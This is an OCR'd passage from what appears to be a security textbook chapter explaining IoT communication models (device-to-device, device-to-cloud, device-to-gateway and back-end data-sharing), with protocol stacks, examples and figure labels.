- ✓ TLS
- ✓ TCP
- ✓ IP

- ✓ CoAP
- ✓ DTLS
- ✓ UDP
- ✓ IP

Device with Temperature Sensor

Device with Carbon Monoxide Sensor

3 **Device-to-Gateway Model**

Application Service Provider

- ✓ HTTP
- ✓ TLS
- ✓ TCP
- ✓ IPv6

- ✓ CoAP
- ✓ DTLS
- ✓ UDP
- ✓ IPv6

IPv4/IPv6

Local Gateway

Local 1 Protocol
- ✓ Bluetooth smart
- ✓ IEEE 802.11 (Wi-Fi)
- ✓ IEEE 802.15.4 (LR-WPAN)

Device with Temperature Sensor

Device with Carbon Monoxide Sensor

4 **Back-End Data-Sharing Model**

Protocol Stack

CoAP
or
HTTP

Light Sensor

Application Service Provider #1

HTTPS
Oauth 2.0
JSON

Application Service Provider #2

Application Service Provider #3

IoT Communication Models

IoT technology uses various technical communication models, each with its own characteristics. These models highlight the flexibility with which IoT devices can communicate with each other or with the client. Discussed below are four communication models and the key characteristics associated with each model:

- **Device-to-Device Communication Model**

  In this type of communication, inter-connected devices interact with each other through the Internet, but they predominantly use protocols such as ZigBee, Z-Wave or Bluetooth. Device-to-device communication is most commonly used in smart home devices such as thermostats, light bulbs, door locks, CCTV cameras, and fridges, which transfer small data packets to each other at a low data rate. This model is also popular in communication between wearable devices. For example, an ECG/EKG device attached to the body of a patient will be paired to his/her smartphone and will send him/her notifications during an emergency.



Light Bulb from manufacturer A
Wireless Network
✓ Bluetooth
✓ Z-wave
✓ Zigbee
Light Switch from manufacturer B

Figure 18.3: IoT device-to-device communication model

- **Device-to-Cloud Communication Model**

  In this type of communication, devices communicate with the cloud directly, rather than directly communicating with the client to send or receive data or commands. It uses communication protocols such as Wi-Fi or Ethernet, and sometimes uses Cellular as well.

  An example of Wi-Fi-based device-to-cloud communication is a CCTV camera that can be accessed on a smartphone from a remote location. In this scenario, the device (here, the CCTV camera) cannot directly communicate with the client; rather, it first sends data to the cloud, and then, if the client inputs the correct credentials, he/she is then allowed to access the cloud, which in turn allows him/her to access the device at his/her home.



Application Service Provider
✓ HTTP
✓ TLS
✓ TCP
✓ IP
✓ CoAP
✓ DTLS
✓ UDP
✓ IP
Device with Temperature Sensor
Device with Carbon Monoxide Sensor

Figure 18.4: IoT device-to-cloud communication model

- **Device-to-Gateway Communication Model**

  In the device-to-gateway communication model, the IoT device communicates with an intermediate device called a gateway, which in turn communicates with the cloud service. This gateway device could be a smartphone or a hub that is acting as an intermediate point, which also provides security features and data or protocol translation. The protocols generally used in this mode of communication are ZigBee and Z-Wave.

  If the application layer gateway is a smartphone, then it might take the form of an app that interacts with the IoT device and with the cloud. This device might be a smart TV that connects to the cloud service through a mobile phone app.



Application Service Provider
✓ HTTP
✓ TLS
✓ TCP
✓ IPv6
✓ CoAP
✓ DTLS
✓ UDP
✓ IPv6
IPv4/IPv6
Local Gateway
Local 1 Protocol
✓ Bluetooth smart
✓ IEEE 802.11 (Wi-Fi)
✓ IEEE 802.15.4 (LR-WPAN)
Device with Temperature Sensor
Device with Carbon Monoxide Sensor

Figure 18.5: IoT device-to-gateway communication model

- **Back-End Data-Sharing Communication Model**

  This type of communication model extends the device-to-cloud communication type such that the data from the IoT devices can be accessed by authorized third parties. Here, devices upload their data onto the cloud, which is later accessed or analyzed by third parties. An example of this model would be an analyzer of the yearly or monthly energy consumption of a company. Later, the analysis can be used to reduce the company's expenditure on energy by following certain energy-harvesting or saving techniques.


